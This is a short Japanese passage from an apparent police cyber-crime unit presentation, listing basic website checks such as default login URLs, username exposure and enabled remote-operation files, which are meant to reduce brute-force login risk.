また、セキュリティが向上する対策を実施していないなどの セキュリティ機能の不足 として

- ・ ログイン画面のURLが既定値のままか
- ・ 特定のURLにアクセスすると、自動的にログイン画面に移動するか
- ・ 特定のURLにアクセスすると、ユーザ名が表示されてしまっていないか
- ・ 遠隔操作ファイルが有効になっているかどうか

をチェックします。

これらの診断効果は、ブルートフォース攻撃を受けやすい設定を発見し、不正ログインを回避することです。

遠隔操作ファイルは、ログイン画面と同様にログイン試行のターゲットにされるファイルで、遠隔操作機能を使っていなくてもデフォルトで有効になっています。

ご清聴ありがとうございました



広島県警察本部生活安全部サイバー犯罪対策課

最後に、この防犯診断は、あくまで簡易であって、診断結果が良かったからと言って、セキュリティが万全というものではありません。

自社のセキュリティを再点検する一つの契機としていただくことで、さらなるセキュリティの向上の一助になれば幸いです。